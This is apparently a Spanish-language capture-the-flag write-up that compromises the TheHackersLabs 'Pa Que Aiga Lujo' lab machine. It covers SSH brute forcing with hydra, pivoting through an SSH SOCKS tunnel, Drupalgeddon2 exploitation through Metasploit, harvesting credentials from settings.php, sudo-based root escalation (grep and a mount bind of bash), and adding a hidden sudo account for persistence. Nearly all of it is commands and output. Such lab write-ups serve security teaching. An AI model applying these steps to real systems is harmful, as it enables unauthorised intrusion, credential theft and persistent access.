|_ http-title: LuxeCollection - Art\xC3\xADculos de Lujo Exclusivos
MAC Address: 08:00:27:4E:51:FB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.30 seconds
```

Figura 29. Escaneo de versiones con Nmap.

El servidor corre Apache 2.4.62 y OpenSSH 9.2p1 en Debian.

Enumeración de directorios y recursos ocultos

Se utilizó gobuster para descubrir directorios ocultos en el servidor web utilizando el diccionario rockyou.txt.



```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.56.108 -w /home/kali/Desktop/rockyou.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.108
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Desktop/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


styles (Status: 301) [Size: 317] [→ http://192.168.56.108/styles/]
///// (Status: 200) [Size: 15656]
///// (Status: 200) [Size: 15656]
///// (Status: 200) [Size: 15656]
///// (Status: 200) [Size: 15656]
//////// (Status: 200) [Size: 15656]
../.. (Status: 200) [Size: 15656]
../.. (Status: 200) [Size: 15656]
..lardav77/.. (Status: 200) [Size: 15656]
..//jane.eyre. (Status: 400) [Size: 306]
zarlash123/.. (Status: 200) [Size: 15656]
shit1987 ../.. (Status: 200) [Size: 15656]
scripts (Status: 301) [Size: 318] [→ http://192.168.56.108/scripts/]
```

Figura 30. Enumeración web con Gobuster.

Se encontraron los directorios /styles/ y /scripts/.

Enumeración de usuarios (OSINT interno)

Se analizó el código fuente de la página web y se extrajeron los nombres de los autores de los comentarios.



```
(kali@kali)-[~]
$ curl http://192.168.56.108
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>LuxeCollection - Artículos de Lujo Exclusivos</title>
  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
  <link href="https://fonts.googleapis.com/css2?family=Playfair+Display:wght@400;500;700&family=Inter:wght@300;400;500;600&display=swap" rel="stylesheet">
  <link rel="stylesheet" href="styles/main.css">
  <link rel="stylesheet" href="styles/components.css">
  <link rel="stylesheet" href="styles/responsive.css">
</head>
<body>
  <header class="header">
```

Figura 31. Inspección del código fuente de la página.

```
</div>
<div class="product-info">
  <h4>Rolex Submariner</h4>
  <p class="price">€8,950</p>
  <p class="description">Icónico reloj de buceo con movimiento automático sui
zo y resistencia al agua hasta 300 metros.</p>
  <div class="comments">
    <h5>Comentarios</h5>
    <div class="comment">
      <span class="comment-author">Carlos</span>
      <p>Una inversión que vale cada euro. La calidad es incomparable.</p>
    </div>
  </div>
```

Figura 32. Extracción de nombres de usuarios.

Se almacenaron los nombres extraídos en un archivo llamado users.txt para su uso posterior.

```
(kali㉿kali)-[~]
└─$ sudo nano users.txt
[sudo] password for kali:
(kali㉿kali)-[~]
└─$ cat users.txt
Carlos
Isabella
Alexandre
Miguel
Elena
Victoria
Anastasia
Sophia
Roberto
James
Catherine
Valentina
Priscilla
Margot
Beatrice
Alessandro
Marcus
Diego
Winston
Maximilian
```

Figura 33. Lista de usuarios almacenada.

Ataque de fuerza bruta SSH

Con la lista de usuarios obtenida, se realizó un ataque de fuerza bruta contra el servicio SSH utilizando hydra.

```

[22][ssh] host: 192.168.56.108 login: Sophia password: dolphins
[STATUS] attack finished for 192.168.56.108 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-14 11:44:13

```

Figura 34. Ataque de fuerza bruta con Hydra.

Se encontraron las credenciales válidas: Usuario: Sophia / Contraseña: dolphins.

Acceso inicial y exploración del entorno

Se accedió al sistema mediante SSH con las credenciales obtenidas.

```

kali@kali:~$ ssh Sophia@192.168.56.108
The authenticity of host '192.168.56.108 (192.168.56.108)' can't be established.
ED25519 key fingerprint is: SHA256:09ZSLxiw1tvVbTWBg6eZzfN1d3i5dWrpGIe+aCobTK4
This host key is known by the following other names/addresses:
~/ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.108' (ED25519) to the list of known hosts.
Sophia@192.168.56.108's password:
Linux TheHackersLabs-PaQueAigaLujo 6.1.0-37-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.140-1 (2025-05-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 3 12:02:01 2025 from 192.168.18.160
Sophia@TheHackersLabs-PaQueAigaLujo:~$ ls

```

Figura 35. Conexión SSH como usuario Sophia.

Se realizó una exploración del entorno para identificar redes internas o contenedores.

```

172.17.0.2
Sophia@TheHackersLabs-PaQueAigaLujo:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4e:51:fb brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.108/24 brd 192.168.56.255 scope global dynamic enp0s3
        valid_lft 325sec preferred_lft 325sec
    inet6 fe80::a00:27ff:fe4e:51fb/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:b0:bc:88:50 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:b0ff:febc:8850/64 scope link
        valid_lft forever preferred_lft forever
5: vethfa2105901f4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 42:25:0e:b4:6b:97 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::4025:0eff:feb4:6b97/64 scope link
        valid_lft forever preferred_lft forever
Sophia@TheHackersLabs-PaQueAigaLujo:~$ for target in {1..100}; do (ping -c 1 172.17.0.$target | grep "bytes from" | awk '{print $4}' | tr ' ' '\n'); done
172.17.0.1
172.17.0.2
Sophia@TheHackersLabs-PaQueAigaLujo:~$

```

Figura 36. Descubrimiento de redes internas.

Se identificó una red interna 172.17.0.0/16 y un host activo en 172.17.0.2.

Escaneo de la red interna

Se creó un script de Bash para escanear puertos en el host interno descubierto.

```

Sophia@TheHackersLabs-PaQueAigaLujo:~$ nmap -p- -vv 172.17.0.2
-bash: nmap: orden no encontrada
Sophia@TheHackersLabs-PaQueAigaLujo:~$ sudo nano puertos.sh
[sudo] contraseña para Sophia:
sudo: a password is required
Sophia@TheHackersLabs-PaQueAigaLujo:~$ nano puertos.sh
Sophia@TheHackersLabs-PaQueAigaLujo:~$ cat puertos.sh
#!/usr/bin/bash
host="172.17.0.2"
echo -e "\n[+] Iniciando escaneo en el objetivo: $host"
for port in {1..1000}; do
    timeout 1 bash -c "echo > /dev/tcp/$host/$port 2>/dev/null && echo "[*] Port Active: $port"
done
Sophia@TheHackersLabs-PaQueAigaLujo:~$ chmod +x puertos.sh
Sophia@TheHackersLabs-PaQueAigaLujo:~$ ./puertos.sh
[+] Iniciando escaneo en el objetivo: 172.17.0.2
[*] Port Active: 80
Sophia@TheHackersLabs-PaQueAigaLujo:~$
  
```

Figura 37. Creación de script de escaneo de puertos.

El script identificó el puerto 80 abierto en el host 172.17.0.2.

Configuración de Pivotaje (Túnel SSH)

Se configuró un túnel dinámico SSH para poder pivotar hacia la red interna a través del usuario Sophia.

```

GNU nano 8.7.1 /etc/proxychains.conf
# (values separated by 'tab' or 'blank')
#
# Not only numeric ipv4 addresses are valid
#
# he requ Examples:ll was not found on this server:
#
# socks5 192.168.67.78 1080 lamer secret
# pache/2.4.57 (http://192.168.89.3:218080/6.1) justurl hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# (auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 9050
  
```

Figura 38. Configuración de proxychains.

```

(kali@kali)-[~]
$ ssh -N -D 9050 Sophia@192.168.56.108
Sophia@192.168.56.108's password:
  
```

Figura 39. Creación del túnel SSH dinámico.

Enumeración y acceso a la red interna

Se utilizó proxychains para acceder al host interno 172.17.0.2 a través del túnel.

```
(kali@kali)-[~]
$ proxychains curl http://172.17.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... 172.17.0.1:80 ... OK
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>LuxeCollection - Artículos de Lujo Exclusivos</title>
  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
  <link href="https://fonts.googleapis.com/css2?family=Playfair+Display:wght@400;500;700&family=Inter:wght@300;400;500;600&display=swap" rel="stylesheet">
  <link rel="stylesheet" href="styles/main.css">
  <link rel="stylesheet" href="styles/components.css">
  <link rel="stylesheet" href="styles/responsive.css">
</head>
<body>
  <header class="header">
    <nav class="nav">
      <div class="nav-container">
        <div class="logo">
          <h1>LuxeCollection</h1>
        </div>
        <ul class="nav-menu">
          <li><a href="#relojes">Relojes</a></li>
          <li><a href="#joyas">Joyas</a></li>
          <li><a href="#bolsos">Bolsos</a></li>
          <li><a href="#automoviles">Automóviles</a></li>
        </ul>
      </div>
    </nav>
  </header>
```

Figura 40. Acceso al host interno con curl.

Se realizó un escaneo de puertos en el host interno descubriendo los puertos 80 y 443.

```
(kali@kali)-[~]
$ proxychains nmap -sT -Pn -p 80,443 172.17.0.2
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 04:02 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 172.17.0.2
Host is up (0.00s latency).

PORT      STATE SERVICE
80/tcp    filtered http
443/tcp   filtered https

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

Figura 41. Escaneo de puertos en la red interna.

Explotación de Drupal

Se identificó que el host interno ejecutaba Drupal 8. Se buscó un exploit en Metasploit para explotar la vulnerabilidad CVE-2018-7600 (Drupalgeddon2).

```
msf > search drupal
```

Matching Modules

#	Name	Disc
0	exploit/unix/webapp/drupal_coder_exec	2016
1	exploit/unix/webapp/drupal_drupalgeddon2	2018
2	\ target: Automatic (PHP In-Memory)	.
3	\ target: Automatic (PHP Dropper)	.
4	\ target: Automatic (Unix In-Memory)	.
5	\ target: Automatic (Linux Dropper)	.
6	\ target: Drupal 7.x (PHP In-Memory)	.
7	\ target: Drupal 7.x (PHP Dropper)	.
8	\ target: Drupal 7.x (Unix In-Memory)	.
9	\ target: Drupal 7.x (Linux Dropper)	.
10	\ target: Drupal 8.x (PHP In-Memory)	.
11	\ target: Drupal 8.x (PHP Dropper)	.
12	\ target: Drupal 8.x (Unix In-Memory)	.
13	\ target: Drupal 8.x (Linux Dropper)	.
14	\ AKA: SA-CORE-2018-002	.
15	\ AKA: Drupalgeddon 2	.
16	exploit/multi/http/drupal_drupageddon	2014
17	\ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)	.
18	\ target: Drupal 7.0 - 7.31 (user-post PHP injection method)	.
19	auxiliary/gather/drupal_openid_xxe	2012
20	exploit/unix/webapp/drupal_restws_exec	2016
21	exploit/unix/webapp/drupal_restws_unserialize	2019
22	\ target: PHP In-Memory	.
23	\ target: Unix In-Memory	.
24	auxiliary/scanner/http/drupal_views_user_enum	2010
25	exploit/unix/webapp/php_xmlrpc_eval	2005

Figura 42. Búsqueda del exploit de Drupal en Metasploit.

Se configuró el exploit utilizando el túnel SOCKS5 para llegar al host interno.

```
msf > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf exploit(unix/webapp/drupal_drupalgeddon2) > set Proxies SOCKS5:127.0.0.1:9050
Proxies => SOCKS5:127.0.0.1:9050
msf exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Started bind TCP handler against 172.17.0.2:4444
[*] Sending stage (42137 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (127.0.0.1:35407 -> 127.0.0.1:9050) at 2026-05-17 04:07:46 -0400

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: www-data
```

Figura 43. Configuración y ejecución del exploit.

Se obtuvo una sesión de Meterpreter como el usuario www-data.

Obtención de credenciales de base de datos

Se exploró el sistema de archivos de Drupal y se encontró el archivo de configuración settings.php.

```
meterpreter > shell
Process 24 created.
Channel 0 created.
```

Figura 44. Obtención de shell.

```
ls
LICENSE.txt
README.txt
autoload.php
composer.json
composer.lock
core
example.gitignore
index.php
modules
profiles
robots.txt
sites
themes
update.php
vendor
web.config
cd sites
ls
README.txt
default
development.services.yml
example.settings.local.php
example.sites.php
cd default
ls
default.services.yml
default.settings.php
files
settings.php
```

Figura 45. Navegación por el directorio de Drupal.

```
*      username => sqlusername ,
cat settings.php | grep "username"
```

Figura 46. Búsqueda de credenciales en settings.php.

```
/**
 * Database settings:
 *
 * The $databases array specifies the database connection or
 * connections that Drupal may use. Drupal is able to connect
 * to multiple databases, including multiple types of databases,
 * during the same request.
 *
 * One example of the simplest connection array is shown below. To use the
 * sample settings, copy and uncomment the code below between the @code and
 * @endcode lines and paste it after the $databases declaration. You will need
 * to replace the database username and password and possibly the host and port
 * with the appropriate credentials for your database system.
 *
 * The next section describes how to customize the $databases array for more
 * specific needs.
 *
 * @code
 * $databases['default']['default'] = array(
 *   'database' => 'database_under_beta_testing', // Mensaje del sysadmin, no se usar sql y petó la base d
 *   'username' => 'ballenita',
 *   'password' => 'ballenitafeliz', //Cuidadito cuidadín pillin
 *   'host' => 'localhost',
 *   'port' => '3306',
 *   'driver' => 'mysql',
 *   'prefix' => '',
 *   'collation' => 'utf8mb4_general_ci',
 * );
 * @endcode
```

Figura 47. Visualización de las credenciales de la base de datos.

Se obtuvieron las siguientes credenciales:

- Usuario: ballenita
- Contraseña: ballenitafeliz

Escalada de privilegios (Usuario root)

Se intentó cambiar al usuario ballenita utilizando las credenciales obtenidas.

```
which python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python3: not found
python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 4: python: not found
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@76f1a1515e36:/var/www/html$
```

Figura 48. Obtención de una terminal.

```
su ballenita
Password: ballenitafeliz

ballenita@76f1a1515e36:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for ballenita on 76f1a1515e36:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User ballenita may run the following commands on 76f1a1515e36:
  (root) NOPASSWD: /bin/ls, /bin/grep
ballenita@76f1a1515e36:/var/www/html$
```

Figura 49. Cambio de usuario.

Se verificaron los permisos sudo del usuario ballenita y se observó que podía ejecutar /bin/ls y /bin/grep sin contraseña. Se intentó acceder directamente como root y se encontró una contraseña almacenada.

```
ls /home/ballenita
ballenita@76f1a1515e36:/var/www/html$ sudo -u root /bin/ls -la /root
sudo -u root /bin/ls -la /root
total 36
drwx----- 1 root root 4096 Aug 10 2025 .
drwxr-xr-x 1 root root 4096 Aug 10 2025 ..
-rw----- 1 root root 84 Aug 10 2025 .bash_history
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 2 root root 4096 Oct 16 2024 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 169 Mar 14 2018 .wget-hsts
-rw-r--r-- 1 root root 36 Aug 10 2025 secretitomaximo.txt
ballenita@76f1a1515e36:/var/www/html$ sudo -u root /bin/grep '' /root/secretitomaximo.txt
<sudo -u root /bin/grep '' /root/secretitomaximo.txt
ElcipotedeChocolate-CipotitoCipoton
ballenita@76f1a1515e36:/var/www/html$ su root
su root
```

Figura 50. Obtención contraseña root.


```
ballenita@76f1a1515e36:/var/www/html$ su root
su root
Password: ElcipotedeChocolate-CipotitoCipoton
root@76f1a1515e36:/var/www/html#
```

Figura 51. Acceso directo como root.

La contraseña de root era: ElcipotedeChocolate-CipotitoCipoton.


Obtención de la flag de usuario

Se accedió como el usuario cipote utilizando la contraseña encontrada y se capturó la flag de usuario.




```
Sophia@TheHackersLabs-PaQueAigaLujo:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
debian:x:1000:1000:debian,,,:/home/debian:/bin/bash
Sophia:x:1001:1001::,:/home/Sophia:/bin/bash
cipote:x:1002:1002::,:/home/cipote:/bin/bash
Sophia@TheHackersLabs-PaQueAigaLujo:~$
```

Figura 52. Usuario cipote en la primera máquina.



```
Sophia@TheHackersLabs-PaQueAigaLujo:~$ su cipote
Contraseña: ElcipotedeChocolate-CipotitoCipoton
cipote@TheHackersLabs-PaQueAigaLujo:/home/Sophia$
```

Figura 53. Acceso como usuario cipote.



```
cipote@TheHackersLabs-PaQueAigaLujo:/home/Sophia$ cd ..
cipote@TheHackersLabs-PaQueAigaLujo:/home$ cd cipote/
cipote@TheHackersLabs-PaQueAigaLujo:~$ ls
user.txt
cipote@TheHackersLabs-PaQueAigaLujo:~$ cat user.txt
f3e431cd1129e9879e482fcb2cc151e8
cipote@TheHackersLabs-PaQueAigaLujo:~$
```

Figura 54. Obtención de la flag de usuario.

La flag obtenida fue: f3e431cd1129e9879e482fcb2cc151e8

Escalada a root definitiva

Se verificaron los permisos sudo del usuario cipote y se encontró que podía ejecutar /usr/bin/mount sin contraseña.

```
cipote@TheHackersLabs-PaQueAigaLujo:~$ sudo -l
Matching Defaults entries for cipote on TheHackersLabs-PaQueAigaLujo:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cipote may run the following commands on TheHackersLabs-PaQueAigaLujo:
(ALL) NOPASSWD: /usr/bin/mount
cipote@TheHackersLabs-PaQueAigaLujo:~$ sudo /usr/bin/mount -o bind /bin/bash /usr/bin/mount
cipote@TheHackersLabs-PaQueAigaLujo:~$ sudo /usr/bin/mount
root@TheHackersLabs-PaQueAigaLujo:/home/cipote# is
mount: is: orden no encontrada
root@TheHackersLabs-PaQueAigaLujo:/home/cipote# id
uid=0(root) gid=0(root) grupos=0(root)
```

Figura 55. Verificación de permisos sudo y escalado a root.

Una vez como root, se capturó la flag final.

```
root@TheHackersLabs-PaQueAigaLujo:/home/cipote# cd /root
root@TheHackersLabs-PaQueAigaLujo:~# ls
auto_deploy.sh findyourstyle.tar findyourstyle.zip root.txt
root@TheHackersLabs-PaQueAigaLujo:~# cat root.txt
92f0383bba9a98cea4d3087dc4636978
```

Figura 56. Lectura de la flag de root.

La flag obtenida fue: 92f0383bba9a98cea4d3087dc4636978.

```
root@TheHackersLabs-PaQueAigaLujo:~# useradd www-backups
root@TheHackersLabs-PaQueAigaLujo:~# passwd www-backups
Nueva contraseña:
Vuelva a escribir la nueva contraseña:
passwd: contraseña actualizada correctamente
root@TheHackersLabs-PaQueAigaLujo:~# usermod -aG sudo www-backups
```

Figura 57. Permanencia en la máquina.

Comprobación de la actividad completada

A continuación, se adjunta la captura de pantalla que acredita la finalización completa del laboratorio "Pa Que Aiga Lujo" en TheHackerLabs, donde se puede ver el perfil del usuario con el reto resuelto.

